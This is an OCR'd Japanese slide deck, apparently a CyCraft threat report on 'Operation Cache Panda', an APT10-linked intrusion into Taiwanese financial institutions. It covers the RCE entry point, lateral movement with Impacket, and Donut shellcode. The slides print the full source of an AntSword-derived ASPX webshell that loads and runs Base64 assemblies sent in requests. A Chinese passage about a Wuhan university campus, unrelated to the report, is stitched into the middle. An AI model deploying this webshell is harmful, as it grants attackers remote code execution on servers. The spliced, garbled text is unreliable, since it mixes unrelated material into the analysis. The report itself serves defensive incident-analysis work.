Operation Cache Panda

台湾の金融機関に対する APT 10とみられる 標的型攻撃の追跡

CYCRAFT
奥義智慧科技

台湾金融機関のサプライチェーン脆弱性によるインシデント

- 2021年11月25日(木)午後5時27分頃、台湾の金融機関や証券会社において、不審な取引があったとしてオンライン取引(委託取引)の停止が相次ぐ
  - 顧客取引口座による香港株の異常な買い占め
  - IRの調査では、パスワード管理問題(漏洩)やCredential stuffingによる攻撃と推定

この事件の対応

- 事件後にセキュリティ意識が高まり、一部の金融機関はセキュリティを改善
  - 一部の金融機関はCyCraftにセキュリティサービスを依頼
  - IR調査は2021年11月に行われたAPT攻撃の発見に繋がる
  - 同様の不審な挙動を2022年2月に観測

- この攻撃は単純なCredential stuffing攻撃ではない


Operation Cache Panda

- 台湾の金融機関を対象とした長期的な標的型攻撃
- 中国を拠点とした攻撃者集団の可能性が高い
- 大手会社のアプリケーションの脆弱性を利用
- ステルス攻撃テクニックの利用
- APT10が関連する疑い（Middle confident）
  - APT10は中国を拠点としていると言われるサイバー攻撃集団
  - Quasar RATの利用
  - APT10が利用するC2サーバとドメインが重複
  - 多くのIPアドレスは香港
  - 攻撃に利用したツールは中国のセキュリティ関係で人気


攻撃発見に至った最初の兆候

- バックドアの挙動を検知
- バックドアはDefenderをバイパスし、Windowsサービスをインストールした可能性

  →「どのようにしてこれに感染したか？」の原因を調査



攻撃手法のハイライト



- 初期侵入 – 台湾の金融機関で広く利用されているソフトウェアのシステム管理インターフェースに存在したリモートコード実行（RCE）の脆弱性を悪用。
- ASPXCSharp（AntSwordの改良版）と呼ばれるWebshellを埋め込み、Webサーバーを制御。

WebアプリケーションのRCEとWebshell埋め込み

- Webアプリケーションに RCEの脆弱性
- Webログには、脆弱な Webページへのアクセス の痕跡が残されていた
- 蟻剣（AntSword）Webshell を埋め込み
  - C#のサポート
  - JscriptによるC#アセンブリ のロード

この攻撃は、**2021年11月24日早朝**に発生している。


```
2021-11-23 21:05:06 [redacted].10.109 POST /OPWeb/RunRCmd.aspx - 80 admin [redacted].167.163 Mozilla/5.0+
(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/96.0.4664.45+Safari/537.36+Edg/96.0.1054.29
http://[redacted].76.109/OPWeb/RunRCmd.aspx 200 0 0 122

2021-11-23 21:05:22 [redacted].10.109 GET /log.aspx - 80 - [redacted].167.163 Mozilla/5.0+
(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/96.0.4664.45+Safari/537.36+Edg/96.0.1054.29 - 200 0 0 5807
```

```
<%@ Page Language="C#" %><%@Import Namespace="System.Reflection"%><%try{string P=Context.Request["P"];string
M=Context.Request["M"];if(P==null||M==null)
{}else{HttpContext.Current.Application.Add(M,Assembly.Load(Convert.FromBase64String(P)));
((Assembly)HttpContext.Current.Application.Get(M)).GetType(M+".Run").GetConstructor(new
Type[0]).Invoke(null).Equals(this);}}catch{}%>
```

蟻剣（AntSword）Webshell

- yzddMr6によって開発されたWebshellを悪用
- yzddMr6自身は攻撃者の一人というわけではなく、攻撃者が彼の作ったツールを悪用


- このWebshellの利用は、この攻撃者が中国のセキュリティコミュニティに精通していることを示している。



官方所述主校區通常指洪山區校區，與同濟校區相對應。通過購併周邊土地和大規模的建設規整，學校主校區已經同東校區成功融為一體，但目前主校區東部仍存在土地產權問題。主校區整體為長條狀，西至魯磨路、中國地質大學（武漢），東至馬鞍山森林公園，北為喻家山、喻家湖，南至珞喻路。此外，網絡安全的大三、大四學生生活在位於東西湖區的國家網絡安全人才與創新基地，與主校區相隔較遠。


```
{ HttpContext.Current.Application.Add(M,Assembly.Load(Convert.FromBase64String(P)));
((Assembly)HttpContext.Current.Application.Get(M)).GetType(M+".Run").GetConstructor(new Type[0]).Invoke(null).Equals(this);
}
```

攻撃手法のハイライト




- 初期侵入 – 台湾の金融機関で広く利用されているソフトウェアのシステム管理インターフェースに存在したリモートコード実行（RCE）の脆弱性を悪用。
- ASPXCSharp（AntSwordの改良版）と呼ばれるWebshellを埋め込み、Webサーバーを制御。
- 水平展開 – 攻撃者はネットワーク偵察のためにImpacket（様々なネットワークプロトコル通信のためのPythonクラス群）を利用して通信を確立し、.Netで作られたバックドアを埋め込むことで拡散。

水平展開の流れ



- 最終的に、脅威者はDCとCRMDBを侵害。
- ビルトインのGUIツールは、データをダンプするために悪用された。

攻撃手法のハイライト




- オープンソースプロジェクトの「Donut」は、さまざまなプラットフォームと互換性のあるシェルコードをコンパイルするために攻撃者によって使用されている。

（ *「Donut」は.NETアセンブリからx86またはx64シェルコードペイロードを作成するオープンソースのツール。主にレッドチームが使うことを想定。）


- メモリ内での実行にそれほど多くのファイルを必要としない。

→アンチウイルスに対してステルス性が高くなる。

